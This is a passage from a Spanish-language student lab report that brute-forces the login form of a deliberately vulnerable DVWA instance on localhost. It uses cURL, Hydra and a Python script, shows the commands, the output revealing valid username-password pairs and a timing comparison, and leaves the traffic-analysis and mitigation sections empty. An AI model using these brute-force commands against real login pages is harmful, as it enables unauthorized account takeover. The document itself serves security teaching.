Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
```

Figura 16: Ejecución del comando cURL con credenciales inválidas. Se aprecian los encabezados de respuesta HTTP seguidos del cuerpo HTML.

A continuación, se ejecutó el comando con credenciales válidas (`pablo / letmein`). La respuesta del servidor retornó igualmente el código de estado `200 OK` (Figura 17).

```
pepecortishell@pop-os:~$ curl -i 'http://localhost:8806/vulnerabilities/b
rute/?username=pablo&password=letmein&Login=Login#' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/2010010
1 Firefox/147.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  -H 'Accept-Encoding: gzip, deflate, br, zstd' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://localhost:8806/vulnerabilities/brute/?username=fel&
password=mat&Login=Login' \
  -H 'Cookie: PHPSESSID=3d1f4174def386ec6c6cf5b2d82af031; security=low' \

  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Priority: u=0, i'
HTTP/1.1 200 OK
Date: Wed, 15 Apr 2026 00:12:51 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.5.4
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
```

Figura 17: Ejecución del comando cURL con credenciales válidas. El cuerpo de la respuesta contiene el mensaje de bienvenida.

2.9. Demuestra 4 diferencias (curl)

En la Tabla 1 se presentan las 4 diferencias identificadas entre las respuestas HTTP obtenidas ante un acceso válido e inválido al formulario de `/vulnerabilities/brute/`.

Tabla 1: Diferencias entre la respuesta HTTP ante acceso válido e inválido.

Ubicación	**Acceso inválido**	**Acceso válido**
Header `Content-Length`	`1504`	`1527`
Cuerpo HTML: mensaje de resultado	*Username and/or password incorrect.*	*Welcome to the password protected area pablo*
Etiqueta HTML del mensaje	`<pre>`	`<p>`
Imagen de usuario	No presente	`<img src=/hackable/users/pablo.jpg»`

2.10. Instalación y versión a utilizar (hydra)

Se instaló Hydra en el equipo mediante el gestor de paquetes del sistema operativo, ejecutando el comando `sudo apt install hydra` (Figura 18).

```
pepecortishell@pop-os:~/Documents/temp/lab2cripto$ sudo apt install hydra
[sudo] password for pepecortishell:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  firebird3.0-common firebird3.0-common-doc libapr1t64 libaprutil1t64 libbsc
  libhashkit2t64 libmemcached11t64 libmongoc-1.0-0t64 libmongocrypt0 libmysc
  libtommath1 libutf8proc3 libwinpr2-2t64 mysql-common
```

Figura 18: Instalación de Hydra mediante `apt`.

La correcta instalación y la versión disponible se verificaron ejecutando `hydra -h`, que despliega la ayuda de la herramienta junto con el número de versión (Figura 19).

```
pepecortishell@pop-os:~/Documents/temp/lab2cripto$ hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).
```

Figura 19: Verificación de la versión instalada de Hydra mediante `hydra -h`.

2.11. Explicación de comando a utilizar (hydra)

Para realizar el ataque de fuerza bruta con Hydra, se configuró la herramienta para iterar sobre un diccionario de usuarios y un diccionario de contraseñas, reemplazando dinámicamente estos valores en los parámetros de la petición HTTP. Se estableció como criterio de éxito la presencia de la palabra *Welcome* en la respuesta del servidor, lo que permite identificar las credenciales válidas. Finalmente, los pares correctos obtenidos durante el ataque se almacenan en un archivo de resultados.
La Tabla 2 describe cada parámetro empleado en la ejecución.

Tabla 2: Parámetros del comando Hydra utilizado en el ataque.

Parámetro	**Descripción**
`-L u.txt`	Lista de usuarios a probar.
`-P p.txt`	Lista de contraseñas a probar.
`localhost -s 8806`	Servidor objetivo y puerto.
`http-get-form`	Módulo de Hydra para formularios HTTP con método GET.
Cadena de formulario	Configuración del endpoint para el módulo `http-get-form`, compuesta por tres campos separados por `::` (1) ruta del endpoint, (2) parámetros con marcadores `^USER^` y `^PASS^` que Hydra reemplaza en cada intento, (3) cabecera `Cookie` con `PHPSESSID` y condición de éxito `S=Welcome`.
`-o resultados.txt`	Archivo de salida donde se guardan las credenciales válidas encontradas.
`-vV`	Modo verbose: muestra en pantalla cada intento realizado.

```
pepecortishell@pop-os:~/Documents/temp/lab2cripto/informe/dics$ hydra
 -L ~/Documents/temp/lab2cripto/informe/dics/u.txt \
      -P ~/Documents/temp/lab2cripto/informe/dics/p.txt \
      localhost -s 8806 http-get-form \
      "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=
Login:H=Cookie\: security=low; PHPSESSID=e85e601283e3b30636487e6d4c56
13e9:S=Welcome" \
      -o ~/Documents/temp/lab2cripto/informe/hydra/resultados_exitoso
s.txt -vV
```

Figura 20: Script bash con el comando Hydra configurado para el ataque de fuerza bruta.

2.12. Obtención de al menos 2 pares (hydra)

Durante la ejecución de la herramienta, se mostraron en la consola los intentos realizados y los resultados obtenidos en tiempo real, gracias al uso del parámetro `-vV`. Como se puede observar en la Figura 21, se logró identificar exitosamente dos pares de credenciales válidas: el usuario `1337` con la contraseña `charley`, y el usuario `smithy` con la contraseña `password`.

```
[ATTEMPT] target localhost - login "smithy" - pass "z" - 272 of 280 [ch
ild 12] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "123456789" - 273 of
 280 [child 15] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "zulu" - 274 of 280
[child 13] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "password" - 275 of
280 [child 14] (0/0)
[8806][http-get-form] host: localhost   login: 1337   password: charley
[ATTEMPT] target localhost - login "smithy" - pass "1" - 276 of 280 [ch
ild 3] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "12" - 277 of 280 [c
hild 11] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "123" - 278 of 280 [
child 2] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "name" - 279 of 280
[child 4] (0/0)
[ATTEMPT] target localhost - login "smithy" - pass "charley" - 280 of 2
80 [child 0] (0/0)
[STATUS] attack finished for localhost (waiting for children to complet
e tests)
[8806][http-get-form] host: localhost   login: smithy   password: passw
ord
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-
14 15:59:43
pepecortishell@pop-os:~/Documents/temp/lab2cripto/informe/dics$
```

Figura 21: Ejecución del ataque con Hydra donde se identifican credenciales válidas.

2.13. Explicación paquete curl (tráfico)

2.14. Explicación paquete burp (tráfico)

2.15. Explicación paquete hydra (tráfico)

2.16. Mención de las diferencias (tráfico)

2.17. Detección de SW (tráfico)

2.18. Interacción con el formulario (python)

Para automatizar la interacción con el formulario ubicado en `vulnerabilities/brute/`, se elaboró un script en Python. En su configuración inicial, el código requiere la definición de variables internas clave: la URL del objetivo, las rutas hacia los archivos de diccionario de usuarios y contraseñas, y un identificador de sesión (`PHPSESSID`) válido obtenido tras una autenticación manual previa (Figura 22).

```
URL = "http://localhost:8806/vulnerabilities/brute/"
ARCHIVO_USUARIOS = "/home/pepecortishell/Documents/temp/lab2cripto/informe/dics/u.txt"
ARCHIVO_PASSWORDS = "/home/pepecortishell/Documents/temp/lab2cripto/informe/dics/p.txt"

def iniciar_ataque():
    print("=== DVWA Brute Force Script ===")

    # El usuario introduce el PHPSESSID fresco
    session_id = "e85e601283e3b30636487e6d4c5613e9"
```

Figura 22: Configuración de la URL, diccionarios y `session_id` en el script de Python.

El núcleo del funcionamiento del script radica en un proceso iterativo que recorre todas las combinaciones posibles entre los usuarios y las contraseñas provistas por los diccionarios. En cada ciclo, ambos valores son inyectados como parámetros dentro de una solicitud HTTP `GET`. Dicha solicitud es enviada junto a las *cookies* correspondientes y las cabeceras (*headers*) necesarias para simular la petición legítima de un navegador, permitiendo así que la aplicación evalúe el inicio de sesión (Figura 23).

```python
# Lógica de fuerza bruta (Cluster Bomb)
for usuario in usuarios:
    for password in passwords:
        iteraciones += 1

        # Parámetros GET
        params = {
            "username": usuario,
            "password": password,
            "Login": "Login"
        }

        try:
            # Realizamos la petición GET
            response = requests.get(URL, params=params, cookies=cookies, headers=headers)
```

Figura 23: Lógica de iteración y construcción de la petición `GET` en el código Python.

2.19. Cabeceras HTTP (python)

Para la correcta ejecución del script, las peticiones requerían la inclusión de cabeceras HTTP (*headers*). Estas fueron definidas de manera manual dentro del código; específicamente, el `User-Agent` se configuró con un valor arbitrario y personalizado, mientras que las demás características fueron copiadas textualmente a partir de las cabeceras generadas implícitamente durante las pruebas iniciales con cURL (Figura 24).

```python
# Cabeceras HTTP usadas en el ataque
headers = {
    "User-Agent": "felipematurana1.0",
    "Accept-Encoding": "gzip, deflate",
    "Accept": "*/*",
    "Connection": "keep-alive"
}
```

Figura 24: Definición de las cabeceras HTTP utilizadas en el script de Python.

En la Tabla 3 se describe brevemente la funcionalidad de cada uno de los parámetros que fueron incorporados en la configuración de la petición.

Tabla 3: Cabeceras HTTP definidas en el script y su propósito.

Cabecera	**Descripción**
`User-Agent`	Identifica al cliente (navegador o aplicación) que realiza la petición. Se definió con el valor arbitrario `felipematurana1.0` para simular una aplicación particular.
`Accept-Encoding`	Informa al servidor sobre los algoritmos de compresión que el cliente soporta, como `gzip`, `deflate`, optimizando el ancho de banda.
`Accept`	Determina el formato de contenido que el cliente espera y puede procesar. El valor `*/*` indica que se acepta cualquier tipo de respuesta.
`Connection`	Especifica si la conexión de red debe permanecer abierta (`keep-alive`) para futuras peticiones, lo que es ideal para ataques iterativos.

2.20. Obtención de al menos 2 pares (python)

Una vez finalizada la ejecución del script de Python, este genera de manera automática un archivo de resultados a modo de reporte. Este documento condensa los datos del ataque, mostrando el tiempo total que demoró el proceso completo y la cantidad exacta de iteraciones realizadas. Adicionalmente, el archivo lista las cabeceras HTTP empleadas durante las peticiones y expone los pares válidos de usuario y contraseña que lograron una autenticación exitosa (Figura 25).

```
=== REPORTE DE ATAQUE FUERZA BRUTA ===
Iteraciones totales realizadas: 241
Tiempo total de ejecución: 1.61 segundos
----------------------------------------
CABECERAS HTTP UTILIZADAS EN EL ATAQUE:
  User-Agent: python-requests/2.32.3
  Accept-Encoding: gzip, deflate
  Accept: */*
  Connection: keep-alive
----------------------------------------
PARES VÁLIDOS ENCONTRADOS:
Usuario: gordonb | Password: abc123
Usuario: pablo | Password: letmein
Usuario: 1337 | Password: charley
Usuario: smithy | Password: password
```

Figura 25: Archivo de resultados generado por el script en Python exhibiendo los pares válidos hallados.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Con el propósito de comparar el rendimiento de las distintas herramientas empleadas, se elaboró un script en bash que registra el tiempo de inicio y de término de la ejecución del ataque de fuerza bruta tanto para cURL como para Hydra. El script en Python ya incorporaba internamente esta medición de manera nativa. En el caso de Burp Suite Community Edition, la herramienta aplica un límite de velocidad que introduce un retardo fijo por cada petición enviada, retardo que además crece de forma proporcional a la cantidad de peticiones realizadas; dado que este valor no es constante ni configurable en su versión gratuita, se asumió un valor arbitrario de 0,5 segundos por petición, lo que, para un total de 280 combinaciones, resulta en un tiempo estimado de 140 segundos.
Para obtener valores representativos, cada herramienta fue ejecutada en múltiples oportunidades y se calculó el promedio de los tiempos registrados. Los resultados obtenidos se resumen en la Tabla 4.

Tabla 4: Comparación del tiempo promedio de ejecución del ataque de fuerza bruta (280 combinaciones) por herramienta.

Métrica	**Burp Suite**	**cURL**	**Hydra**	**Python**
Tiempo promedio (280 combinaciones)	$\approx$ 140,00 s	5,70 s	4,37 s	1,74 s

De los resultados se desprende que el script en Python fue la herramienta más veloz del conjunto, completando las 280 iteraciones en un promedio de 1,74 segundos. Hydra obtuvo el segundo mejor tiempo con 4,37 segundos, seguido de cURL con 5,70 segundos. Burp Suite Community Edition resultó ser significativamente más lenta debido a su limitación de velocidad integrada, con un tiempo estimado de 140 segundos para la misma cantidad de combinaciones.

2.22. Demuestra 4 métodos de mitigación (investigación)

Conclusiones y comentarios